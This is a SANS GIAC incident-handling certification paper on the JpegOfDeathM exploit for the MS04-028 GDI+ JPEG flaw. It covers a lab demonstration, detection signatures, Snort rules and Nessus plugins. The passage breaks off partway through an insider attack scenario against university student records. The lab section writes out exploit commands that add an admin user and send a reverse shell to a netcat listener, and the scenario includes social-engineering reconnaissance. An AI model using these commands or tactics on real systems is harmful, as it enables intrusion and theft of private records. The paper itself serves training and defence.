GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

JpegOfDeathM, a GDI+ JPEG Exploit

GIAC Certified
Incident Handler

Practical Assignment

Version 4.00
Option 1

Doreen Meyer
GIAC ID dimeyer001
SANS Track 4, Hacker Techniques, Exploits and Incident Handling, Dixon, California, June 22 – September 9, 2004

Local Mentor Class with
Jeff Neithercutt

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Table of Contents

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Abstract

In partial fulfillment of the requirements for GCIH certification, I am submitting this research paper on the exploit, JPegofDeathM. Microsoft's Vulnerability MS04-28 involving the GDI+ API and JPEG images was recently uncovered, and JPegofDeathM is one of the first exploits to take advantage of it. . The purpose of this paper is to evaluate the GDI+ JPEG vulnerability and the related exploit, JpegOfDeathM. GDI+ is a basic component of the Microsoft Windows operating system as well as most applications that work with images, and the security community is currently struggling with how to identify and patch the affected applications. JPEG is such a widely used format, communicated in so many venues such as email, newsgroups and web sites, that there are many opportunities for creating an exploit with varied methods of deployment. The security community is just beginning to experience the effects of this exploit.

Although JPEG is a common image format and many applications that render images work with this format and use the GDI+ library, the hacking community has not been successful in packaging an exploit such as JPegofDeathM for potentially wide distribution. Nevertheless, it has been an interesting case study, and has given me an opportunity to create an attack scenario that encompasses the use of one of my favorite authentication methods, Kerberos.

This paper documents an exploit performed in a laboratory, then builds on that experience to create an attack focused in a university setting, an insider environment where the insider is a person with access to the campus network and knowledge of how the university operates from a student perspective. The response to the attack is based on my study of the GCIH course material as well as my experience with the incident response team at a university.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Statement of Purpose

The intent of the attack is to access student records at a university. Student records are one of the most valuable assets at a university, and access is carefully regulated within the university, and subject to federal and state laws such as the Federal Family Educational Rights and Privacy Act of 1974. The attack is performed by obtaining information about how the records are accessed, scanning systems for potential targets for the exploit, then studying how that target accesses the student records. By taking advantage of the persistent authentication ticket or token on the target system, the attacker can potentially access the student records over a limited time period. The exploit used to access the target system is JpegOfDeathM, one of the first exploits capitalizing on Microsoft's MS04-028 GDI+ JPEG vulnerability. The method used to access the records takes advantage of the fact that Kerberos, a very secure authentication method, allows a successful authentication to be replayed to access one of more Kerberos-aware applications, often without knowledge of a passcode after the initial login.

This attack is highly customized for the setting. At the university where the attack occurs, Windows is the most common platform for desktop and laptop systems and is particularly common in administrative department offices and residence halls. Single sign-on, where one login gives the client access to many applications or services is a popular concept, and authentication often involves the use of Kerberos. In general, the university is a public environment with highly accessible resources, including the network. The use of security practices is minimal compared to commercial establishments.

The Vulnerability and the Exploit

JPEG GDI+ buffer overflow has been cataloged in the following documents on or near September 14, 2004:

- Microsoft Security Bulletin MS04-028[1i]: Buffer overrun in JPEG processing (GDI+) could allow code execution
- US-CERT Vulnerability Note VU#297462[2]: Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component
- CAN-2004-0200[3] (under review):

[1] "MS04-028: Buffer overrun in JPEG processing (GDI+) could allow code execution." Article 822987. September 12, 2004 (first release), October 1, 2004 (update). http://support.microsoft.com/?kbid=833987

[2] "CERT Vulnerability Note VU#297462 Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component." September 14, 2004 (first published), September 30, 2004 (update). http://www.kb.cert.org/vuls/id/297462

[3] "CAN-2004-0200 (under review)." http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- Secunia Advisory SA12528[4] Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability
- Bugtraq ID 11251[5]: Microsoft GDI+ Library Malformed JPEG Handling Unspecified Denial of Service Vulnerability

The JpegOfDeathM exploit takes advantage of this vulnerability. This exploit is in its early phases of maturity and has not yet been packaged for successful distribution on the internet. On September 22, 2004, proof of concept exploits were released, including

- Proof of concept exploit, Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028)[6]
- Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028)[7]
- Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028)[8]

Between September 23 and September 27, 2004 a number of JpegOfDeath variants were released, including

- JpegOfDeath.c v0.5[9]
- JpegOfDeath.M.c v0.6.a[10] All in one Bind/Reverse/Admin/FileDownload Windows JPEG GDI+ All in One Remote Exploit (MS04-028)

The variants still required a delivery method, and on beginning on September 24, 2004, the following exploits were released. As of November 10, 2004, the following delivery methods have been recorded:

- Posslbly email: Trojan[11]: EXPL_JPGDOWN.A was uncovered September 24, 2004. This trojan downloads a file, moo.exe, and stores it in the current folder.
- Newsgroup:Trojan.moo[12] posted to usenet 9/29/04

---

[4] "Secunia Advisory SA12528 Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability." September 14, 2004 release date, September 15, 2004 update. http://secunia.com/advisories/12528/

[5] "Bugtraq ID 11251: Microsoft GDI+ Library Malformed JPEG Handling Unspecified Denial of Service Vulnerability." September 27, 2004. http://www.securityfocus.com/bid/11251

[6] Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028)." September 22, 2004. http://www.k-otik.com/exploits/09222004.ms04-28.sh.php

[7] "Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028)." September 22, 2004. http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php

[8] "Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028)." September 22, 2004. http://www.k-otik.com/exploits/09232004.ms04-28-admin.sh.php

[9] Bissell, John. "Bugtraq: NEW GDI+ JPEG Remote Exploit." September 22, 2004. http://seclists.org/lists/bugtraq/2004/Sep/0330.html

[10] "Windows JPEG GDI+ All in One Remote Exploit (MS04-028)." September 27, 2004. http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

[11]"EXPL_JPGDOWN.A." TrendMicro. September 24, 2004. http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=EXPL_JPGDOWN.A

[12] "Welcome Slashdot, Bugtraq, CNET, et al." http://www.easynews.com/virus.html

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- Phishing [13] on October 1, 2004. The success of this exploit depends on luring the user to open a particular file with Windows Explorer.
- Possibly email: Trojan:[14] Trojan.Ducky.C was first discovered on October 31, 2004, and is rated as a low threat by Symantec. This Trojan attempts to download w.exe from 64.186.138.100 and execute it.

My expectation is that we will see more variants since the GDI+ JPEG vulnerability is exposed in so many different applications.

Affected Operating System and Applications

The GDI+ JPEG exploit affects Microsoft operating systems, Microsoft applications, and potentially other applications using the Microsoft GDI+ libraries. Microsoft has reported that the following products are affected by this exploit[15]. The download tags were left in place to denote those products with an available update. One important point is that Microsoft Windows XP with Service Pack 2 is not included in this list. However, Microsoft Windows XP with Service Pack 1 is listed. Therefore, I used Microsoft Windows XP with Service Pack 2 as my attack operating system and Microsoft Windows XP with Service Pack 1 as my target operating system.

Microsoft Windows XP and Microsoft Windows XP Service Pack 1 – Download the update (KB833987)
Microsoft Windows XP 64-Bit Edition Service Pack 1 – Download the update (KB833987)
Microsoft Windows XP 64-Bit Edition Version 2003 – Download the update (KB833987)
Microsoft Windows Server™ 2003 – Download the update (KB833987)
Microsoft Windows Server 2003 64-Bit Edition – Download the update (KB833987)
Microsoft Office XP Service Pack 3 – Download the update (KB832332)
Microsoft Office XP Service Pack 2 – Download the administrative update (KB832332)
Microsoft Office XP Software:
Outlook® 2002
Word 2002
Excel 2002
PowerPoint® 2002
FrontPage® 2002
Publisher 2002

[13] Seltzer, Larry. "New Phishing System Takes Advantage of JPEG Bug." EWeek. October 1, 2004. http://www.eweek.com/article2/0,1759,1664909,00.asp
[14] "Trojan.Ducky.C." Symantec Security Response. November 1, 2004. http://securityresponse.symantec.com/avcenter/venc/data/trojan.ducky.c.html
[15] "Microsoft Security Bulletin MS04-028
Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)." September 14, 2004 (first release), October 14, 2004 (update). http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Access 2002
Microsoft Office 2003 – Download the update (KB838905)
Microsoft Office 2003 Software:
Outlook® 2003
Word 2003
Excel 2003
PowerPoint® 2003
FrontPage® 2003
Publisher 2003
Access 2003
InfoPath™ 2003
OneNote™ 2003
Microsoft Project 2002 (all versions) and Microsoft Project 2002 Service Pack 1 (all versions) – Download the update (KB831931)
Microsoft Project 2003 (all versions) – Download the update (KB838344)
Microsoft Visio 2002 Service Pack 1 (all versions) and Microsoft Visio 2002 Service Pack 2 (all versions) – Download the update (KB831932)
Microsoft Visio 2003 (all versions) – Download the update (KB838345)
Microsoft Visual Studio .NET 2002 – Download the update (KB830348)
Microsoft Visual Studio .NET 2002 Software:
Visual Basic .NET Standard 2002
Visual C# .NET Standard 2002
Visual C++ .NET Standard 2002
Microsoft Visual Studio .NET 2003 – Download the update (KB830348)
Microsoft Visual Studio .NET 2003 Software:
Visual Basic .NET Standard 2003
Visual C# .NET Standard 2003
Visual C++ .NET Standard 2003
Visual J# .NET Standard 2003
The Microsoft .NET Framework version 1.0 SDK Service Pack 2 – Download the update (KB867461)
Microsoft Picture It!® 2002 (all versions) – Download the update
Microsoft Greetings 2002 – Download the update
Microsoft Picture It! version 7.0 (all versions) – Download the update
Microsoft Digital Image Pro version 7.0 – Download the update
Microsoft Picture It! version 9 (all versions, including Picture It! Library) – Download the update
Microsoft Digital Image Pro version 9 – Download the update
Microsoft Digital Image Suite version 9 – Download the update
Microsoft Producer for Microsoft Office PowerPoint (all versions) – Download the update
Microsoft Platform SDK Redistributable: GDI+ - Download the update

Protocols/Services/Applications

In this section, GCI+, JPEG, JPEG file structure, heap memory, buffer overflows, and Kerberos authentication are described.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

GDI+:
Graphics device interface functions often free programmers from the burden of knowing about the abundance of graphic input and output hardware, including graphics cards, printers, and displays. GDI+[16] is Microsoft's latest set of such functions, and was written for XP and Server 2003 in particular. In addition to being used by operating systems, it is used by Microsoft applications that write to displays or printers. Furthermore, developers who write applications for the Microsoft operating system also use the GDI+ functions when developing in the C programming language. One grouping, or class of functions, called the image class, works with file types including JPEG, and relates to loading and saving images.[17] These functions are part of gdiplus.dll.

Other affected dlls include mso.dll, sxs.dll, and wsxs.dll. The Microsoft Office dynamic link library, mso.dll, is installed as part of the Microsoft Office Suite, and affects the command bar attributes.[18] Sxs.dll and wsxs.dll manage the side-by-side component sharing feature in Microsoft applications, allowing the applications to maintain their own version of a particular dll.[19]

JPEG (Joint Photographic Experts Group):
JPEG[20ii] is a standard way to compress still digital images such as a color or black and white photograph. The compression takes advantage of the way that people look at and recall images. This compression may result in a loss of image detail, though such details are often unnoticed. When images are compressed by as much as 20:1, they may be stored in small locations such as the memory card in a digital camera, and transmitted rapidly between the camera and your computer or printer.

JPEG structure[21]:

---

[16] "Overview of GDI+." MSDN Library. Microsoft. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus/IntroductiontoGDIPlus/OverviewofGDIPlus.asp
[17] D'Souza, David, BJ Whalen, and Peter Wilson. "Implementing Side-by-Side Component Sharing in Applications (Expanded)." Microsoft. November 1999. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsetup/html/sidebyside.asp
[18] "Using CommandBar Objects to Customize the Visio User Interface." Microsoft. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/devref/HTML/DVS_22_Customizing_the_Visio_UI_1256.asp
[19] "GDI Scan Tutorial and how to fix the GDI+ JPEG Vulnerability". http://www.bleepingcomputer.com/forums/topict3077.html
[20] "JPEG image compression FAQ, part 1." 28 March 1999.http://www.faqs.org/faqs/jpeg-faq/part1/
[21]"A Sample JPEG Image File Data structure." http://www.geocities.com/tapsemi/datastruct.html

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

A sample from an image
FFD8 FFE0 0010 5B46 4946 0001 0101 0059
0048 0000 FFDB 0043 0002 0202 0202 0202
key elements:

FFD8	start of image
FFFE	comments (optional)
FFE0, FFDB, FFC0	image rendering description elements
FFDA	image begins
FFD9	image ends

I used xxd[22] (Solaris) to view hexdumps of JPEG images and look for these markers. I rarely saw the comment string marker in an image. Here is a sample xxd command and output. In this sample, xxd is the program name, and cloud.jpg is the input file name. I only wanted to see the first part of the file, so the output from the program was passed (|) to the program, head. The number in the left hand column represents the number of characters (in hex). The second column is the hex output, and the third column is the alphanumeric interpretation of the hex characters.

```
$ xxd cloud.jpg | head
0000000: ffd8 ffe1 00e6 4578 6966 0000 4949 2a00  ......Exif..II*.
0000010: 0800 0000 0500 1201 0300 0100 0000 0100  ................
0000020: 0000 3101 0200 1c00 0000 4a00 0000 3201  ..1.......J...2.
0000030: 0200 1400 0000 6600 0000 1302 0300 0100  ......f.........
0000040: 0000 0100 0000 6987 0400 0100 0000 7a00  ......i.......z.
0000050: 0000 0000 0000 4143 4420 5379 7374 656d  ......ACD System
0000060: 7320 4469 6769 7461 6c20 496d 6167 696e  s Digital Imagin
0000070: 6700 3230 3033 3a30 353a 3230 2031 333a  g.2003:05:20 13:
0000080: 3239 3a35 3400 0500 0090 0700 0400 0000  29:54...........
```

Heap memory, a memory management structure:
This memory area is stable and usually contains data that needs to be accessible for the duration of the program, such as global variables and structures. Heap memory[23] can be allocated or deallocated by program calls. When allocated, a pointer describing the location of this memory is returned. Boundary information, including data describing the location and size of the current memory allocation, and the location of the previous memory allocation are stored within the heap.

Buffer overflow:
If the heap loses track of its boundary information, heap errors may occur. One way for the heap to lose track of its boundary information is when it is overwritten by exploit code. The resulting program behavior is not predictable. However, with some time and the help of a windows program debugger, exploit code writers have been able to insert and activate their code in a repeatable manner.

[22] "RPM Resource XXD" http://www.dlhoffman.com/publiclibrary/RPM/xxd.html
[23] Kinariwala, Bharat and Tep Dobry. "14.1.8 Stack vs Heap Allocation." Programming in C (Part I). University of Hawai`i. August 16, 1994. http://www-ee.eng.hawaii.edu/Courses/EE150/Book/chap14/subsection2.1.1.8.html

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Buffer overflows[24] are attacks that take advantage of poorly written code that can generate heap errors, and are a significant component of many exploits, including an openSSL exploit[25], and the WebDAV-enabled IIS exploit[26]. In fact, there are over 250 documented exploits[27] involving buffer overflows.

Kerberos Authentication:
Kerberos is an authentication service in use in many organizations throughout the world, including many universities. One of the defining features of this authentication protocol is that no passwords cross the network. Kerberos uses tickets, a file or string that proves the identity of the user. Depending on the system architecture and configuration, tickets are stored in memory or in a cache. After authenticating, the same ticket can be used to access kerberized services without logging in again until the ticket expires.[28] Kerberos can be used by most operating systems, including most UNIX variants and Microsoft Windows, especially Windows 2000 and later as part of the Active Directory Service.

The JpegOfDeathM Exploit Lab

JpegofdeathM is a multi-purpose exploit that enables the execution of remote or local code. Its entry point is a jpeg file with the capability to compromise or control a system four ways: add a user to the admin group, download a file from a web server, send back a shell, or bind a shell. After introducing the lab setting, two JpegofdeathM commands will be described.

The Lab

The lab consists on two computers connected by a crossover cable.

- The attack system is a Dell Latitude Pentium III laptop running XP Professional with Service Pack 2 (which is unaffected by the exploit). Symantec AntiVirus Corporate Edition 8.1.0.437 with daily virus definition updates, Snort 2.2, and netcat are also installed on the system. This system also had a wireless card, enabled when the two systems were not connected.

[24] Kaemph, Michel MaXX. "Vudo – An object superstitiously believed to embody magical powers." Phrack. Volume 0x0b, Issue 0x39, Phile #0x08 of 0x12. 2001. http://www.phrack.org/phrack/57/p57-0x08
[25] "A Description of the OpenSSL Exploit." http://project.honeynet.org/scans/scan25/sol/NCSU/exploit-diagram.htm
[26] "CERT® Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL." http://www.cert.org/advisories/CA-2003-09.html
[27] "Welcome to the US-CERT Vulnerability Notes Database" http://www.kb.cert.org/vuls
[28] Garman, Joseph. Kerberos The Definitve guide. Sebastopol, California. O'Reilly & Associates, Inc. 2003. 6-7.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- The target system is a Micron Millenia Xku Pentium II desktop XP Professional with Service Pack 1 (which is affected by the exploit). Symantec AntiVirus Corporate Edition 8.1.0.437 with virus definitions from July 19, 2002 was also installed.

Files were transferred between systems using a shared documents folder mounted on the attack system.

Add user X with password X to the admin group

In this example, a JPEG image on the attack system, `bluebox.jpg`, (with virus protection turned off) was copied to the file, `bluebox_admin.jpg`:

```
copy bluebox.jpg bluebox_admin.jpg
```

After running the command,

```
jpegOfDeathM.exe –a bluebox_admin.jpg
```

the file, `bluebox_admin.jpg` was transferred to the target system. Next, the file was opened with Internet Explorer. Internet Explorer crashed, and account X with password X was added to the admin group. On the attack system with virus protection now turned on, `bluebox_admin.jpg` was quarantined as bloodhound.exploit.13. On first glance, this may be a handy way to gain root. However an effort would need to be made to cover tracks. Otherwise, upon the following login for this system, X shows up as a selectable user.

Send back a shell

In this example, a JPEG image on the attack system, `bluebox.jpg`, (with virus protection turned off) was copied to the file, `bluebox_send.jpg`. A netcat listener was set up on the attack system using the command,

```
nc.exe –l –p 1337
```

After running the command,

```
JpegOfDeathM –r 192.168.2.1 –p 1337 bluebox_send.jpg
```

the file, `bluebox_send.jpg` was transferred to the target system. On the target system, the file was opened with Internet Explorer. Internet Explorer crashed, and a `cmd.exe` window from the target system appeared on the attack system (at 192.168.2.1) via port 1337 with the same permissions as the user who attempted to open the JPEG image. On the attack system now with virus protection turned on, `bluebox_send.jpg` was quarantined as Backdoor.Roxe.

Description and Exploit Analysis

GDI+ JPEG exploit

In a JPEG image, the hex marker, FF FE marks the comments section. The length of the comment field can vary, and the value following FF FE is a 16 bit unsigned integer specifying its length. This integer denotes the number of bytes allocated to the comment section plus two bytes for the length field. When the gdiplus.dll reads the JPEG image, it reads the integer following the FF FE marker, then determines the length of the comment field. It subtracts two (one for the marker, one for the size indicator) from the integer. If the integer following the comment marker is set to 0000 or 0001, this value is normalized to FFFE and converted to the 32 bit value, FFFFFFFE, and when this value is passed to

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

memcopy, possibly 4 Gbyes of data is copied into heap memory, generating the buffer overflow.[29]

Kerberos Ticket Life.
When authentication has completed successfully, a ticket is stored in memory and can only be used during that particular session, especially if the ticket contains the IP addresses for that session. One way to mimic the Kerberos authentication of a user is to either discretely participate in or hijack the open session between the user's system and the kerberized service. Tickets are usually good for 8-24 hours, depending upon how they are configured on the server; this is not a client option. However, a client does have the option of destroying a ticket. These facts are significant in the attack and response scenario described in this paper once the specific Microsoft exploit succeeds.

Exploit/Attack Signatures

Snort
In many documents it states that if either of the following two byte sequences are present, the JPEG image is potentially carrying an exploit:

- 0xFF 0xFE 0x00 0x00
- 0xFF 0xFE 0x00 0x01

Further exploit analysis has turned up additional suspect sequences:

- 0xFF 0xE1 0x00 0x00
- 0xFF 0xE1 0x00 0x01
- 0xFF 0xE2 0x00 0x00
- 0xFF 0xE2 0x00 0x01
- 0xFF 0xED 0x00 0x00
- 0xFF 0xED 0x00 0x01
- 0xFF 0xFE 0x00 0x00
- 0xFF 0xFE 0x00 0x01

For instance, in the JpegOfDeathM source code, some of these sequences appear. Snort, an intrusion detection tool, is able to detect this exploit.
Snort signature[30] for the exploit:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"WEB-CLIENT JPEG parser heap overflow attempt";
flow:from_server,established; content:"image/"; nocase; pcre:"/^Content-
Type\s*\x3a\s*image\x2fp?jpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x0
0[\x00\x01]/smi"; reference:bugtraq,11173; reference:cve,2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
```

[29] D., Nick. "FullDisclosure: Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow." September 14, 2004.
http://seclists.org/lists/fulldisclosure/2004/Sep/0509.html
[30] "WEB-CLIENT JPEG parser heap overflow attempt."
http://www.snort.org/snort-db/sid.html?sid=2705

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

classtype:attempted-admin; sid:2705; rev:4;)

The alert is for traffic from any tcp connection (tcp) on an external network (external_net) on any port identified as HTTP traffic to any port on the internal network (HOME_NET). (EXTERNAL_NET and HTTP_PORTS and HOME_NET would have been previously defined). If conditions are met, an alert is issued and traffic is logged. The warning message that will be reported if the conditions are met is

"WEB-CLIENT JPEG parser heap overflow attempt"

Further conditions must be met for this rule, including matching established connections (ones that have completed a three-way handshake) whose content includes an image. The image must include a pattern, and one of the most significant parts of the pattern are the hex sequences presented just before the snort rule in this section.

GDI Scan

Another detection tool is the GDI Scan[31] tool from SANS. There is both a GUI and command line interface. Running the GUI version, you can select the drive that you want to scan, then press the scan button. The results are displayed immediately, and results in red may be vulnerable. Running this on my attack box returned one file as vulnerable, but it was in the directory, C:\WINDOWS\$NtServicePackUninstall$, and could therefore be ignored. Running this on my target box (XP with Service Pack 1) returned two vulnerable files, both sxs.dll's in different paths. This is an excellent tool for analysis if you are logged on to the system that you are scanning. Lawrence Abrams at Bleeping Computers has written an excellent tutorial[32] on this scanning tool.

Symantec AntiVirus Scan

Symantec does have signatures for the two JpegofDeathM program calls used in this study, bloodhound.exploit.13 and Backdoor.Roxe.

Nessus Plugin

Three nessus plugins have been contributed:

14724 Buffer Overrun in JPEG Processing (833987) –requires local authentication and therefore cannot be run during campus-wide scans

14818 Possible GDI+ compromise -- requires local authentication and therefore cannot be run during campus-wide scans. This would pick up the exploit call that creates a user X.

14834 radmin on port 10002 - possible GDI compromise –could be run across campus, but this particular exploit has not been very successful. It is in response to the first GDI+ exploit/trojan circulated via a newsgroup.

[31] "GDI Scan." http://isc.sans.org/gdiscan.php

[32] Abrams, Lawrence. "GDI Scan Tutorial and how to fix the GDI+ JPEG Vulnerability." Bleeping Computer. September 28, 2004. http://www.bleepingcomputer.com/forums/tutorial84.html

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

© SANS Institute 2005, Author retains full rights.


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Stages of the Attack

This attack takes place on a university campus. The attacker is an insider, such as a student or staff member. Most places on campus, including the library, allow registered systems only. The purpose of the attack is to access student records. The diagram on the following page describes the network at UHL, a high speed ATM switched network.
UHL has area ATM switches (not shown), connected to building ATM switches and multiple Ethernet/Edge switches that fan out eventually to the individual computer connections. The campus runs DHCP, and the computers' must be registered in most (but not all) locations on campus. A 622 Megabits per second high bandwidth link connects the campus to Internet2, a federally funded research network. The campus border router in the following diagram routes this traffic. The three areas related to this particular attack are shown, the library where students can bring their laptops or use public systems, the Administrative Development Services Building where the SRS developers work, and the Infrastructure Services Building where the SRS application, AFS, and other core campus services are housed.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Reconnaissance

In the reconnaissance phase, the attacker is looking for an entry point. For this case, the attacker is an insider, a student at the University of Higher Learning (UHL). It is known by the attacker that the name of the service containing student data is Student Record Service (SRS), as evidenced by the banner that appears when accessing that data with the permissions of the student or staff member. Looking at the web site that has been set up for the campus by the Information Tech (IT) staff, there is a search engine just for the IT articles. In the informative articles is one naming the unit supporting SRS, Administrative Development Services (ADS). Looking up ADS, the attacker finds a gem: a list of the email addresses, names, and phone numbers of the ADS staff, who are the developers and managers of the service. Next, the attacker wants to know what network subnet they work on. This piece of information is not publicly available. However, the primary web site for the service shows a JPEG of a building that is known to be offsite that most likely houses the staff. To identify the subnet or VLAN housing the ADS staff, the attacker creates an email message and sends it from a newly created account on a public email service such as Hotmail. In the email message, the attacker requests assistance with updating their home address. Most of the ADS staff ignore the message, since it wasn't from a uhl.edu account. However, a few helpful staff do respond, telling the attacker to contact the Registrar's Office or the http://personupdate.uhl.edu web site. Using the header of these email messages, the attacker is able to identify the name and IP address of the systems that the messages were sent from:
(Note: all IPs and domain names are made up for this exercise and are used only to tell this story. Letters are used in place of numbers in the IP addresses to further sanitize the IP address).

```
Received: from outback.uhl.edu (outback.uhl.edu [a.b.c.152])
